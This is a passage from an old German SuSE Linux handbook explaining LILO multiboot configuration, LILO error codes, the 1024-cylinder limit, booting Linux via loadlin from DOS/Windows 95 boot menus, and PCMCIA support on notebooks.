Daher *vor* der Linux-Installation zuerst OS/2 laden (das Installationssystem genügt) und die Linux-Partitionen, zumindest die logischen, mit **fdisk** von OS/2 anlegen. Dies ergibt zunächst weitere OS/2-Laufwerke, die unter Umständen arg stören können.

Abhilfe: gleich danach das Linux-Installationssystem (oder das Rettungssystem) von der SuSE Linux CD laden und für die Linux-Partitionen mit **fdisk** von Linux den Typ in 83 (Linux native) ändern. Damit werden diese Partitionen in Zukunft von OS/2 ordnungsgemäß ignoriert.

2. *Möglichkeit:* Als Haupt-Bootmanager wird **LILLO** in einer primären Partition der ersten Platte benutzt¹⁵. Dies ist ein Spezialfall des nächstfolgenden Beispiels, in dem auch noch DOS dabei ist.

4.7.4 DOS, OS/2 und Linux

1. Wenn Sie für DOS und OS/2 den **OS/2 Bootmanager** verwendet haben und ihn weiterverwenden wollen, nehmen Sie am einfachsten Linux in dessen Start-Menü auf: genauso wie im letzten Beispiel beschrieben.
2. *Möglichkeit:* Als Haupt-Bootmanager wird **LILLO** in einer primären Partition der ersten Platte benutzt.

Das folgende kompliziertere Beispiel für `lilo.conf` (Datei 4.7.2, 113) nimmt an, daß die Startpartitionen für DOS (primär) und Linux (primär) auf der ersten, die für OS/2 (logisch) auf der zweiten Platte liegen – alle jeweils innerhalb der 1024-Zylinder-Grenze. OS/2 liegt auf der zweiten Platte, daher wird statt `/boot/chain.b` der spezielle Loader `/boot/os2_d.b` verwendet.

Es ist gleichgültig, ob der MBR-Code von MS-DOS oder OS/2 stammt. In der Partitionstabelle ist mit einem **fdisk**-Programm die LILO-Partition `/dev/sda4` als Startpartition (aktiv) zu markieren.

4.8 Probleme mit LILO

Einige Richtlinien

Zu Beginn ein paar einfache Richtlinien, mit denen die meisten LILO-Probleme von vornherein vermieden werden können (entnommen dem LILO-Benutzerhandbuch [Alm96]):

¹⁵ Weniger günstig: der MBR, da jede Umpartitionierung mit einem fremden **fdisk** denselben neu schreiben und damit LILO entfernen könnte.

```

# LILO Konfigurations-Datei
# Start LILO global Section
boot = /dev/sda4      # LILO in Linux Root-Partition
backup = /boot/boot.sda4.970428
message = /boot/message # Begrüßungsbildschirm
prompt
delay = 100
vga = normal
#
# Linux bootable partition config begins
image = /boot/vmlinuz
    label = linux
    root = /dev/sda4
# Linux bootable partition config ends
#
# OS/2 bootable partition config begins
other = /dev/sdb5
    table = /dev/sdb
    label = os2
    loader = /boot/os2_d.b
# New for LILO v20 and newer: interchange disk drives:
    map-drive = 0x80   # first hd: BIOS number 0x80
    to         = 0x81   # second hd: BIOS number 0x81
    map-drive = 0x81
    to         = 0x80
# OS/2 bootable partition config ends
#
# DOS bootable partition config begins
other = /dev/sda1
    table = /dev/sda
    label = dos
# DOS bootable partition config ends

```

Datei 4.7.2: LILO mit DOS, OS/2 und Linux auf zwei Festplatten

- **Keine Panik!** Wenn etwas nicht geht: versuchen Sie erst, den Fehler und die Ursache zu finden; überprüfen Sie die Diagnose und beginnen Sie erst dann mit Maßnahmen zur Fehlerbehebung.
- Halten Sie stets eine aktuelle und erprobte „Bootdiskette“ bereit.
SuSE Linux enthält seit der Version 5.0 auf der Bootdiskette und der Installations-CD ein selbständiges Linux-System (Rettungssystem, siehe Abschnitt 16.3), mit dem Sie an alle Ihre Linux-Partitionen wieder herankommen. Mit enthalten ist genügend Werkzeug, um die allermeisten Probleme mit unzugänglich gewordenen Festplatten zu lösen.
- Lesen Sie die Dokumentation. Vor allem dann, wenn das System nicht tut, was es Ihrer Meinung nach tun sollte.
- Vor jedem Aufruf des Map-Installers (/sbin/lilo): überprüfen Sie sorgfältig die Konfigurationsdatei /etc/lilo.conf .

- Rufen Sie `/sbin/lilo` *jedesmal* auf, wenn irgendein Bestandteil der LILO-Startmaschinerie oder die LILO-Konfigurationsdatei `/etc/lilo.conf` geändert worden ist.
- Aufmerksamkeit ist geboten bei großen oder bei mehreren Festplatten: berücksichtigen Sie die 1024-Zylinder-Grenze!
- Probieren Sie es ohne und mit Option **linear** (meist besser: ohne!).

4.8.1 Fehlerdiagnose: LILO Start-Meldungen

Dies ist im wesentlichen Abschnitt 5.2.1 aus [Alm96].

Wenn LILO geladen wird, zeigt er das Wort 'LIL0' an. Jeder Buchstabe entspricht der Vollendung einer spezifischen Phase. Wenn LILO nicht starten kann, bilden die bereits ausgegebenen Buchstaben einen genaueren Hinweis darauf, in welchem Stadium ein Problem aufgetreten ist.

(*nichts*) Kein Teil von LILO wurde geladen. Entweder LILO ist gar nicht installiert, oder es wurde nicht die Partition mit dem LILO-Bootsektor gestartet.

'L' *error* ... Die „erste Stufe“ wurde geladen und gestartet, aber sie konnte die zweite Stufe (`/boot/boot.b`) nicht laden. Dies weist üblicherweise auf einen physikalischen Fehler des Boot-Datenträgers oder eine fehlerhafte Platten-Geometrie hin.

'LI' Die zweite Stufe von LILO wurde geladen, konnte aber nicht gestartet werden. Dies kann verursacht werden durch eine fehlerhafte Platten-Geometrie oder durch Verschieben von `/boot/boot.b` ohne Neuinstallation von LILO.

'LIL' Die zweite Stufe von LILO wurde gestartet, konnte aber die nötigen Daten (Zeiger usw.) nicht aus der Map-Datei laden. Dies wird typischerweise verursacht durch einen physikalischen Fehler des Boot-Datenträgers oder eine fehlerhafte Platten-Geometrie.

'LIL?' Die zweite Stufe von LILO wurde an eine falsche Speicheradresse geladen. Dies wird typischerweise verursacht durch einen subtilen Fehler in der Platten-Geometrie oder durch Verschieben von `/boot/boot.b` ohne Neuinstallation von LILO.

'LIL-' Die Daten in der Map-Datei sind ungültig. Dies wird typischerweise verursacht durch einen Fehler in der Platten-Geometrie oder durch Verschieben von `/boot/boot.b` ohne Neuinstallation von LILO.

'LIL0' Alle Teile von LILO wurden erfolgreich geladen.

Die häufigsten Ursachen für *Geometriefehler* sind nicht physikalische Defekte oder ungültige Partitionstabellen, sondern Fehler bei der Installation von LILO:

- Mißachtung der 1024-Zylinder-Grenze (s. nächsten Abschnitt);
- mißglückter Versuch, mit LILO von einer logischen Partition zu starten.

4.8.2 Die 1024-Zylinder-Grenze

Wie schon mehrfach betont (Abschnitt 4.3), muß die ganze LILO-Startmaschinerie, d. h. alle Daten, die LILO zum Starten benötigt, mit BIOS-Routinen allein zugänglich sein. Welche Festplatten-Bereiche demnach dafür in Frage kommen (wir nennen das im folgenden kurz: *zulässiger Bereich*), haben wir dort bereits ausgeführt.

Welche Möglichkeiten läßt diese Einschränkung nun offen? Eigentlich noch eine ganze Menge, wenn man bedenkt, daß *nur* die Startmaschinerie betroffen ist. Es gibt kein Gesetz, nach dem diese in der Linux-Rootpartition liegen müßte: ja, es ist im Notfall sogar möglich (wenn auch nicht ganz ungefährlich), Dateien der Startmaschinerie auf Partitionen fremder Betriebssysteme unterzubringen, wenn nur Linux Lese- und Schreibzugriff auf deren Dateisysteme hat.

Sie müssen sich nur davor hüten, den LILO-Bootsektor in eine fremde Partition zu installieren, weil damit in der Regel deren Dateisystem beschädigt wird!



- Die **sauberste Lösung** besteht auf jeden Fall darin, bei der Linux-Installation eine **primäre Linux-Partition** ganz innerhalb des zulässigen Bereichs anzulegen und die LILO-Daten (einschließlich des LILO-Bootsektors) dort unterzubringen. Diese Partition ist bislang meist die Linux-Rootpartition.

Seit SuSE Linux6.0 wird bei der Installation mit YaST eine eigene Partition (`/boot`) vorgesehen: diese Partition ist lediglich groß genug, um die folgenden Dateien aufzunehmen:

- `boot.b`, `map`, `message`,
- die Linux-Kernel, die LILO booten soll.

Es genügen also wenige Megabytes. Das ganze übrige System unterliegt dann hinsichtlich der Lokation auf der/den Festplatte(n) keiner Einschränkung mehr: wenn der Kernel erst mal läuft, hat er uneingeschränkten Zugriff auf alle Festplatten im System.

Aber was tun, wenn für so eine Partition kein Platz mehr ist? Wenn Sie nicht unpartitionieren wollen oder können, und auch ein Upgrade auf SCSI oder ein modernes BIOS nicht in Frage kommt, gibt es doch noch zwei behelfsmäßige Möglichkeiten:

- An Stelle von LILO auf der Platte eine Bootdiskette oder, wenn Sie MS-DOS betreiben, **loadlin** verwenden, um Linux zu booten.
- Die LILO-Startmaschinerie auf einer Nicht-Linux-Partition unterbringen, die ganz im zulässigen Bereich liegt, und auf die Linux schreiben kann (z. B. ein FAT/VFAT DOS-Laufwerk). Natürlich können wir den LILO-Bootsektor nicht auch dorthin schreiben! So bleiben dafür nur übrig: der Anfang einer erweiterten Partition auf der ersten Platte – sofern vor Zylinder 1024 – oder der MBR. Nehmen wir an, die betreffende Partition ist unter `/mnt` gemountet. LILO soll in den MBR, etwa `/dev/hda`, und soll zusätzlich DOS von `/dev/hda1` booten. Dann ist das Vorgehen wie folgt:

- Neues Verzeichnis, z. B. /mnt/LINUX anlegen und die eben schon genannten LILO-Dateien aus /boot dorthin kopieren: boot.b, map, message, sowie die Chain-Loader für Ihre anderen Betriebssysteme (i. a. chain.b) und die Linux-Kernel, die LILO booten soll.
- Legen Sie eine /mnt/LINUX/lilo.cfg an, in der alle Pfade nach /mnt/LINUX verweisen (Datei 4.8.1, Seite 116):

```
# LILO Konfigurations-Datei Fremdverzeichnis
# Start LILO global Section
boot=/dev/hda          # Installationsziel
backup=/mnt/LINUX/hda.xxxx # backup alter MBR
install=/mnt/LINUX/boot.b # Natürlich sind LILO und
map=/mnt/LINUX/map     # Map-Datei in /mnt/LINUX!
message=/mnt/LINUX/message # optional
prompt
timeout=100          # Warten am Prompt: 10 s
vga = normal        #
# End LILO global section
#
# Linux bootable partition config begins
image = /mnt/LINUX/Erster_Kernel # default
    root = /dev/Ihr_Root_Device   # Root-Partition hierher!
    label = linux
# Linux bootable partition config ends
#
# Systemabschnitte für weitere Kernel hier:
#
# Ende Linux
# DOS bootable partition config begins
other = /dev/hda1      # MSDOS-Systemlaufwerk
    label = dos
    loader = /mnt/LINUX/chain.b
    table = /dev/hda
# DOS bootable partition config ends
```

Datei 4.8.1: lilo.cfg für fremde Partition

- LILO mit *dieser* lilo.cfg installieren:

```
root@erde: # /sbin/lilo -C /mnt/LINUX/lilo.cfg
```

Danach sollte LILO funktionieren. Booten Sie MS-DOS und schützen Sie die LILO-Dateien, so gut es geht, gegen Schreibzugriffe. (Zur Erinnerung: jeder solche setzt LILO außer Funktion!) Zumindest geben Sie allen Dateien in X:\LINUX (wo X: das eben unter /mnt gemountete MS-DOS-Laufwerk ist) die DOS-Attribute *System* und *Versteckt*.

Abschließend möchten wir zum selben Thema noch verweisen auf die zwei HOWTOs LIL0.gz und Large-Disk.gz in /usr/doc/howto/mini/.

4.8.3 Spezielle Bootprobleme mit Kernel ab 2.0

Beim Booten mit LILO – egal, ob von Floppy oder Harddisk – treten nach dem Laden eines großen Kernels (z. B. SuSE-Installations-Kernel) zum Teil Probleme auf :- (

Zwar kann am LILO-Prompt ein Kernel gewählt werden, der Kernel wird auch geladen (es werden einige Punkte angezeigt), aber der Start des Kernels klappt nicht. Das heißt, bevor die Meldung "uncompressing Linux" kommt, stürzt das System mit unterschiedlichen Reaktionen ab.

Mögliche Fehlermeldungen oder -erscheinungen:

- System bootet neu
- System bleibt einfach stehen
- "crc-error"
- "no free space"
- "Error 0x00"
- "Error 0x01"
- "incomplete literal tree"

Danach wird zum Teil noch auf die Floppy zugegriffen, aber das System steht. Die *Ursache* dafür liegt in einer Kombination aus großen Kernels, LILO und mangelhafter Hardware. Es sind grob geschätzt 1 Prozent der Rechner betroffen. Wir vermuten, daß ein fehlerhaftes BIOS Problem mit dem schnellen Speicherzugriff hat. – Das Problem tritt *nicht* auf, wenn

- der Rechner mit Loadlin (Abschnitt 4.9) gebootet wird,
- der Kernel z. B. mit

```
root@erde: # dd if=/vmlinuz of=/dev/fd0
```

auf eine Floppy kopiert und direkt von dort geladen wird,

- ein kleinerer Kernel, der mit

```
root@erde: # make zImage
```

erstellt wurde (z. B. ein älterer 1.2.13er Kernel) mit LILO gebootet wird.

Folgende BIOS-Einstellungen konnten ebenfalls problemlos booten:

- Internal Cache abschalten (disable)
- **DRAM Precharge Wait State** auf 1 und
- **DRAM Wait Burst Timing** auf 0x3333

Lösung

Zunächst einmal muß ein System installiert werden können. Falls Sie nicht mit **loadlin** (bzw. **setup.exe**) direkt booten können, sollten Sie zur Installation zunächst eine alte 1.2.13-Bootdisk verwenden. Falls Sie keine zur Verfügung haben, stellen Sie die BIOS-Parameter um.

Nach erfolgreicher Installation, stellt sich die Frage, wie man denn nun sein System booten kann. Zunächst bootet man mit demselben Medium wie zur

Installation. Mit Loadlin von der DOS-Partition gibt es ja keine Problem. Bei einer Bootdiskette geben Sie dazu als Parameter an:

```
load_ramdisk=0 root=/dev/<rootpartition>
```

wobei <rootpartition> Ihre Rootpartition, z. B. hda1, ist. – Danach sollten Sie sofort einen eigenen Kernel generieren, denn dieser läßt sich ja dann mit LILO booten.

4.9 Einrichten des Bootmechanismus mit loadlin

Es soll nun mit **loadlin** noch eine weitere Methode vorgestellt werden, SuSE Linux zu booten. **loadlin** ist ein DOS-Programm, das in der Lage ist, einen in einem DOS-Verzeichnis gespeicherten Linux-Kernel zu starten. **loadlin** fügt sich nahtlos in eine bestehende DOS/Windows 9x-Umgebung ein und kann mit Hilfe des Windows Bootmanagers komfortabel gestartet werden. Da kein Eintrag in den \Rightarrow MBR erfolgt, sieht Windows von Linux lediglich eine oder mehrere Partitionen mit ihm unbekanntem Kennungen (engl. *IDs*). Die Gefahr ungewünschter Nebeneffekte aufgrund der Existenz von Linux auf Ihrem System ist so minimiert.

Das hier beschriebene Vorgehen funktioniert auf Windows 95 und Windows 98. Die gezeigten Konfigurationsdateien wurden unter Windows 95 entwickelt; es ist deshalb im folgenden nur von Windows 95 die Rede.

Wenn Sie **loadlin** verwenden möchten, um Ihr Linux zu starten, müssen Sie diesen Weg vorbereiten. Je nach Systemgegebenheiten müssen Sie auch einige Startdateien modifizieren.

Prinzipiell können Sie **loadlin** auf zwei Arten aktivieren: indem Sie beim Systemstart via Bootmenü zwischen mehreren Konfigurationen wählen oder indem Sie aus dem laufenden System heraus **loadlin** aktivieren und zu Linux überwechseln.

Beide Methoden haben Ihre Vor- und Nachteile:

- Das Bootmenü spart den Umweg über ein anderes Betriebssystem, um Linux zu starten.
- In ein Bootmenü können Sie weitere Konfigurationen einbauen und sich so einen universellen Startmechanismus aufbauen.
- Sie müssen allerdings die Startdateien modifizieren, um ein Bootmenü aufzubauen; eventuell ist dazu Probieren nötig.
- Am DOS-Prompt ist der Wechsel zu Linux sehr einfach.
- Unter Windows 95 kann man den Linux-Start schön in die grafische Oberfläche integrieren. Mit einem Doppelklick auf ein Icon können Sie zu Linux wechseln. Es ist jedoch auch unter Windows 95 ein Bootmenü möglich (Windows 95 enthält DOS 7.0).

Verwenden Sie nach Möglichkeit ein Boot-Menü, wenn Sie nach dem Einschalten direkt Linux booten wollen. Die DOS-Prompt- bzw. Doppelklick-Methode kann zusätzlich verwendet werden, wenn Sie von DOS/Windows 95 nach Linux wechseln wollen.

Mit Startmenüs und der Windows 95-Konfiguration kann man sich recht intensiv auseinandersetzen – Sie werden verstehen, daß wir das Thema hier nur recht gradlinig behandeln.



4.9.1 Notwendige Dateien für loadlin

Das müssen Sie immer tun (unter DOS, Windows 3.x und Windows 95):

1. Vermutlich haben Sie **loadlin** bereits installiert (vgl. Abschnitt 2.5.4, Seite 39). Wenn nicht, müssen Sie zuerst **loadlin** von der CD 1 via **setup** installieren.
2. Wechseln Sie (unter MS-DOS) in das Verzeichnis `c:\loadlin`. Dort steht eine Datei `linux.par`. Erstellen Sie mit einem Editor dort eine Datei mit Namen `startlin.bat` (oder einem anderen, Ihnen passenden Namen). In die Datei schreiben Sie z. B. eine Zeile wie in Datei 4.9.1, Seite 119.

```
c:\loadlin\loadlin @c:\loadlin\linux.par
```

Datei 4.9.1: Beispiel einer Batchdatei für den Linux-Start

Nun editieren Sie in der Datei `linux.par` die folgende Zeile wie in Datei 4.9.2, Seite 119.

```
c:\loadlin\zimage # first value must be
                  # the filename of the Linux-kernel

root=/dev/xxx    # the device which gets mounted as root FS

ro               # mount root read-only
```

Datei 4.9.2: Beispiel einer Parameterdatei für den Linux-Start

Statt `xxx` tragen Sie den Devicenamen Ihrer Rootpartition ein (Sie hatten sich den Namen in Abschnitt 2.3.7, Seite 25 aufgeschrieben). Mit der Datei `startlin.bat` können Sie Ihr Linux jederzeit vom DOS-Prompt aus starten. Die Datei `linux.par` wird sowohl von `startlin.bat` als auch von `config.sys` verwendet und enthält alle zum Booten von Linux notwendigen Parameter. Wenn Sie mit Linux vertraut geworden sind, können Sie in `linux.par` auch andere Boot-Parameter einfügen und/oder ersetzen. Haben Sie sich später einmal Ihren eigenen Kernel gebaut, kopieren Sie diesen vom Linux-Filesystem nach `c:\loadlin\zimage` und es wird fortan dieser Kernel gebootet.

4.9.2 Bootmenüs einrichten

So richten Sie ein Bootmenü unter DOS bzw. Windows 3.x ein:

1. Als erstes müssen Sie in der Datei `c:\config.sys` ein Bootmenü definieren. Tragen Sie dazu etwas ähnliches wie in Datei 4.9.3, Seite 120 ein.

```
[Menu]
menuitem=Win, Windows starten...
menuitem=DOS, MS-DOS starten...
menuitem=Linux, Linux starten...
menucolor=15,1
menudefault=Win,5
```

Datei 4.9.3: Beispiel für `config.sys` (1. Teil) für den Linux-Start

Unter dem Label `[Menu]` definieren Sie die Einträge des Bootmenüs, seine Farbe und nach wieviel Sekunden welcher Menüpunkt automatisch aufgerufen werden soll.

2. Weiter unten tragen Sie die Labels `[Common]`, `[Win]`, `[DOS]` und `[Linux]` ein. Bei `Common` schreiben Sie die Einträge hin, die immer gelten sollen; bei den anderen Labels notieren Sie die Einträge, welche nur bei einem bestimmten Eintrag gelten. Verwenden Sie dazu die Zeilen, die in Ihrer jetzigen `config.sys` stehen; ein Beispiel zeigt Datei 4.9.4, Seite 120.

```
[Common]
device=c:\dos\himem.sys /testmem:off
device=c:\dos\emm386.exe noems I=E000-F4FF
dos=high,umb
files=30
buffers=10
shell=c:\dos\command.com

[Win]
devicehigh=c:\dos\dblspace.sys /move
devicehigh=c:\cd\slcd.sys /D:SONY_000 /B:340 /M:P /V /C

[DOS]
devicehigh=c:\dos\dblspace.sys /move
devicehigh=c:\cd\slcd.sys /D:SONY_000 /B:340 /M:P /V /C

[Linux]
shell=c:\loadlin\loadlin.exe @c:\loadlin\linux.par

[Common]
rem Bleibt leer
```

Datei 4.9.4: Beispiel für `config.sys` (2. Teil) für den Linux-Start

Speichern Sie die Datei dann ab.

- Öffnen Sie jetzt die Datei `c:\autoexec.bat`. In die Datei müssen Sie die gleichen Labels schreiben und den Labels Einträge zuordnen, die Notation ist jetzt aber etwas anders. Welches Label im Bootmenü gewählt wurde, steht in der Variablen `%config%`. Schreiben Sie vielleicht etwas wie in Datei 4.9.5, Seite 121.

```
@echo off

rem Einträge für alle Konfigurationen
switches= /f
set comspec=c:\dos\command.com
prompt $p$g
loadhigh c:\dos\keyb gr,,c:\dos\keyboard.sys
loadhigh c:\dos\doskey
set temp=c:\temp
loadhigh c:\dos\mscdex.exe /D:SONY_000 /E /V /L:H
c:\logimaus\mouse.exe

goto %config%

:Win
c:\dos\smartdrv.exe a- b- c+ 2048 1024
path c:.;d:.;c:\windows;c:\dos;c:\util;
win :
c:\dos\smartdrv /C
goto ende

:DOS
path c:.;d:.;c:\dos;c:\util;
goto ende

:ende
echo * Auf Wiedersehen *
```

Datei 4.9.5: Beispiel für `autoexec.bat` für den Linux-Start

- Wenn Sie den Rechner jetzt booten, erscheint das Bootmenü und Sie haben 5 Sekunden Zeit, einen Eintrag auszuwählen. Nach 5 Sekunden startet automatisch Windows. Wenn Sie 'Linux' auswählen, startet Linux und wartet auf Ihr Login.

4.9.3 Von Windows aus starten

So richten Sie ein Start-Icon für Linux ein, mit dem Sie Linux aus einem laufenden Windows 95-System booten können:

- Klicken Sie sich in den Ordner `c:\loadlin` hinein, markieren Sie die Datei `startlin.bat` und wählen Sie im Bearbeiten-Menü 'Kopieren' aus.

2. Gehen Sie in einen Ordner oder auf den Desktop, je nachdem, wo Sie Ihr Linux-Icon haben möchten. Drücken Sie die rechte Maustaste und wählen Sie 'Verknüpfung einfügen'.
3. Markieren Sie die gerade eingefügte Verknüpfung, drücken Sie die rechte Maustaste und wählen Sie 'Eigenschaften'. Gehen Sie in das Register 'Programm', klicken Sie unten auf den Knopf 'Erweitert'. Kreuzen Sie in der Maske das Feld 'MS-DOS-Modus' an. Bestätigen Sie mit 'OK'.
4. Über den Knopf 'Anderes Symbol' können Sie sich ein schönes Icon aussuchen und geben Sie der Verknüpfung einen passenden Namen. Fertig!
5. Ein Doppelklick auf das neue Symbol bringt eine Bestätigungsmaske, daß sich Windows 95 jetzt in den MS-DOS-Modus bemüht. Falls Sie die Maske nervt: Ausschalten in den Eigenschaften der Verknüpfung.

4.9.4 Das Windows Startmenü

So richten Sie ein Startmenü für Windows 95 ein:

1. Zuerst müssen Sie die Datei `c:\msdos.sys` editieren. Dazu machen Sie die Datei mittels

```
C:> attrib -R -S -H c:\msdos.sys
```

sichtbar. Es ist eine Textdatei, in die Sie einige Zeilen einfügen müssen, um das Windows 95-eigene Startmenü zu aktivieren. Unter dem Label [Options] sollte es etwa so aussehen wie in Datei 4.9.6, Seite 122.

```
[Options]
BootGUI=0
BootDelay=0
BootMenu=0
Logo=0
```

Datei 4.9.6: `msdos.sys` für den Linux-Start

Der Parameter `Logo=0` ist optional und verhindert, daß Windows 95 vor dem Booten in den Grafikmodus schaltet; das Booten geht dann schneller und Sie haben weniger Ärger, wenn sie später unter Linux den DOS-Emulator verwenden wollen.

Der Parameter `BootGUI=0` bewirkt, daß Windows 95 direkt in den DOS-Modus bootet. Nach dem Editieren der Datei setzen Sie die Attribute wieder zurück. Um Windows dann zu starten muß

```
C:> win
```

am DOS-Prompt eingegeben werden, aber das tut schon unsere Beispieldatei `c:\autoexec.bat`, wenn Sie im Menü Win95 gewählt haben.

2. Dann müssen Sie in der Datei `c:\config.sys` Ihr eigenes Bootmenü definieren. Tragen Sie dazu am Anfang der Datei etwa den Inhalt von Datei 4.9.7, Seite 123 ein.

Unter dem Label [Menu] definieren Sie die Einträge des Bootmenüs und nach wieviel Sekunden welcher Menüpunkt automatisch aufgerufen werden soll.

```
[Menu]
menuitem=Win95, Windows 95 starten...
menuitem=DOS, MS-DOS starten...
menuitem=Linux, Linux starten...
menudefault=Win95,5
```

Datei 4.9.7: Beispiel für `config.sys` (1. Teil) für den Linux-Start unter Windows 95

3. Weiter unten stehen Labels `[Win95]`, `[DOS]`, `[Linux]` und `[Common]`. Bei `[Common]` schreiben Sie die Einträge hin, die immer gelten sollen (unter Windows 95 werden das nur wenige sein); bei den anderen Labels die Einträge notieren, welche nur bei einem bestimmten Eintrag des Bootmenüs gelten. Verwenden Sie dazu die Zeilen, die in Ihrer jetzigen `config.sys` stehen; das Beispiel in Datei 4.9.8, Seite 123 soll nur eine Anregung sein.

```
[Win95]
dos=high,umb
device=c:\windows\himem.sys /testmem:off

[DOS]
device=c:\plugplay\drivers\dos\dwcfgmg.sys
dos=high,umb
device=c:\windows\himem.sys /testmem:off
device=c:\windows\emm386.exe noems I=B000-B7FF
devicehigh=c:\cdrom\torisan.sys /D:TSYCD3 /P:SM

[Linux]
shell=c:\loadlin\loadlin.exe @c:\loadlin\linux.par

[Common]
accddate=C+ D+ H+
switches= /F buffers=20
```

Datei 4.9.8: Beispiel für `config.sys` (2. Teil) für den Linux-Start unter Windows 95

Speichern Sie die Datei dann ab.

4. Öffnen Sie jetzt die Datei `c:\autoexec.bat`. In die Datei müssen Sie die gleichen Labels schreiben und den Labels Einträge zuordnen, die Notation ist jetzt aber etwas anders. Welches Label im Bootmenü gewählt wurde, steht in der Variablen `%config%`. Schreiben Sie vielleicht etwas wie in Datei 4.9.9, Seite 124.
5. Wenn Sie den Rechner jetzt booten, erscheint Ihr eigenes Bootmenü. Sie haben 5 Sekunden Zeit zum Wählen, dann startet automatisch Windows 95. Wenn Sie 'Linux' auswählen, startet Linux und wartet auf Ihr Login.

```
@echo off
loadhigh keyb gr,,c:\windows\command\keyboard.sys
goto %config%

:Win95
win
goto ende

:DOS
path c:.;d:.;c:\windows\command;c:\util;
loadhigh c:\windows\command\mscdex.exe /D:TSYCD3 /L:x
loadhigh c:\windows\command\doskey
c:\windows\command\mouse.exe
goto ende

:ende
echo * Und jetzt? *
```

Datei 4.9.9: Beispiel für autoexec.bat für den Linux-Start unter Windows 95

Notebooks mit PCMCIA-Karten

Einführung

Von Linux wird mittlerweile auch eine Reihe von PCMCIA-Adaptoren und -Karten unterstützt, so daß mit fast allen Notebooks, auf denen Linux läuft, auch PCMCIA-Karten eingesetzt werden können. Alle gängigen PCMCIA-Adapter können eingesetzt werden. Dazu gehören **Intel**, **Cirrus**, **Vadem**, **VLSI**, **Ricoh** und **Databook**-Chips. Die speziellen Adapter in **IBM**- und **Toshiba**-Laptops werden ebenfalls unterstützt, sogar die für Desktop-Rechner erhältlichen PCMCIA-Karten sollten funktionieren. Eine aktuelle Liste der unterstützten Karten kann der PCMCIA-Dokumentation (Paket `pcmcia`, `/usr/doc/packages/pcmcia/SUPPORTED.CARDS`) entnommen werden.

Für die Erstinstallation sind PCMCIA-Karten nur dann relevant, wenn

- via \Leftrightarrow FTP oder \Leftrightarrow NFS installiert wird und dazu die PCMCIA-Netzwerk-karte eingesetzt wird
- via CD-ROM installiert wird und das CD-ROM-Laufwerk über PCMCIA angeschlossen ist
- auf eine SCSI-Platte installiert wird, die über einen PCMCIA-SCSI-Adapter angeschlossen ist
- ein SCSI-CD-ROM-Laufwerk verwendet wird, das über einen PCMCIA-SCSI-Adapter angeschlossen ist.

Generelle Informationen zu Notebooks unter Linux sind auf der WWW-Seite <http://www.cs.utexas.edu/users/kharker/linux-laptop/> zusammengestellt.

Das Konzept

Die Unterstützung von PCMCIA-Hardware stellt ein eigenständiges Subsystem dar, das relativ unabhängig vom Standardkernel entwickelt wird und daher noch nicht in diesen eingeflossen ist. Die weitere Entwicklung hat genau dieses Ziel, so daß zu einem späteren Zeitpunkt damit gerechnet werden kann, daß auch die PCMCIA-Unterstützung Bestandteil des offiziellen Kernels sein wird.

PCMCIA-Support steht bisher prinzipiell nur in Form von Kernel-Modulen (siehe Abschnitt 13.2) zur Verfügung; für die Verwaltung dieser Module existiert ein spezielles Programm, der sogenannte **Card-Manager** (`cardmgr`).

Der Card-Manager überwacht die PCMCIA-Sockets und lädt bzw. entfernt bei Bedarf das entsprechende Kernel-Modul wieder. In diesem Sinne kann der Card-Manager als ein zweiter Kernel-Dämon betrachtet werden (zum **kernel** vgl. Abschnitt 13.2.2). Insbesondere ermöglicht es dieses Konzept, im laufenden Betrieb Karten zu wechseln, ohne daß besondere Vorkehrungen getroffen werden müssen.

Dieses Konzept hat jedoch auch seine Schattenseiten. Da es nicht möglich ist, etwa den Treiber für eine PCMCIA-SCSI-Karte fest in den Kernel einzukompilieren, entstehen gewisse Einschränkungen bei der Installation auf einem Rechner mit derartiger Hardware: So ist es nicht ohne weiteres möglich, Linux komplett auf einer SCSI-Platte zu installieren, die über einen derartigen SCSI-Controller am Laptop angeschlossen ist. Um genau zu sein: Die Installation ist zwar möglich, das Booten des Systems gestaltet sich aber sehr schwierig, da der Treiber für den SCSI-Adapter erst nach dem Booten zum Kernel hinzugeladen werden kann; ein gangbarer Weg wird in Abschnitt 15.1.2 aufgezeigt.

Bei Verwendung eines **JAZ-Drives** an der *parallelen* Schnittstelle sieht die Situation etwas besser aus, da dieser Treiber fest in den Kernel eingebunden werden kann; jedoch steht der Parallel-Port (Druckerschnittstelle) dann nicht mehr für das Ansprechen eines Druckers zur Verfügung (an der Möglichkeit, beides gleichzeitig verwenden zu können, wird derzeit mit Hochdruck gearbeitet).

Der momentan einzige Ausweg aus diesem Dilemma besteht in der Verwendung einer speziellen Form der Ramdisk, die das Ausführen von Programmen vor dem eigentlichen Booten des Systems gestattet (siehe Abschnitt 13.4.6). Hierbei hat man die Möglichkeit, vor dem richtigen Booten des Systems die benötigten Module zu laden, um auch PCMCIA-Hardware ansprechen zu können.

Die technische Realisierung ist vergleichsweise aufwendig und kann daher an dieser Stelle nicht im Detail beschrieben werden¹.

Die mitgelieferte SuSE-Bootdiskette verwendet diese spezielle Form der Ramdisk; sollten Sie also Ihr Linux-System komplett auf einer Platte installieren wollen, die über einen PCMCIA-SCSI-Adapter angeschlossen ist, so können Sie Ihr System ausschließlich mit dieser Diskette booten. Da dies im allgemeinen unerwünscht ist und auch das Upgraden des Kernels einen erheblichen Aufwand bedeutet, empfehlen wir dringend, von dieser Form der Installation abzusehen und zumindest die Rootpartition auf die normalerweise vorhandene (E)IDE-Festplatte zu legen; der Platzbedarf liegt bei etwa 20 MB.

Installation

Wie oben dargelegt, besitzt die SuSE-Bootdiskette seit SuSE Linux 4.4.1 die Fähigkeit, vor dem eigentlichen Start des Systems den Card-Manager zu starten und die benötigten PCMCIA-Module zu laden. Hierbei wird automatisch der verwendete PCMCIA-Chipsatz erkannt.

¹ Nähere Informationen zu dieser Thematik finden Sie in den Dateien `ramdisk.txt` und `initrd.txt` im Verzeichnis `/usr/src/linux/Documentation`.

Wählen Sie nach dem Booten in **linuxrc** den Menüpunkt 'Kernel-Module (Hardware-Treiber)' und dann den Menüpunkt 'Lade PCMCIA Module'. **linuxrc** versucht dann, den verwendeten PCMCIA-Chipsatz zu erkennen, lädt die PCMCIA-Kernelmodule und startet daraufhin den Card-Manager. Diesem wird einige Sekunden Zeit gelassen, um die Hardware zu analysieren und gegebenenfalls die benötigten Module zu laden.

Aus Platzgründen sind nur diejenigen Module auf der Bootdiskette vorhanden, die für die Installation relevant sind. Module für Modem-Karten oder ähnliches fehlen.



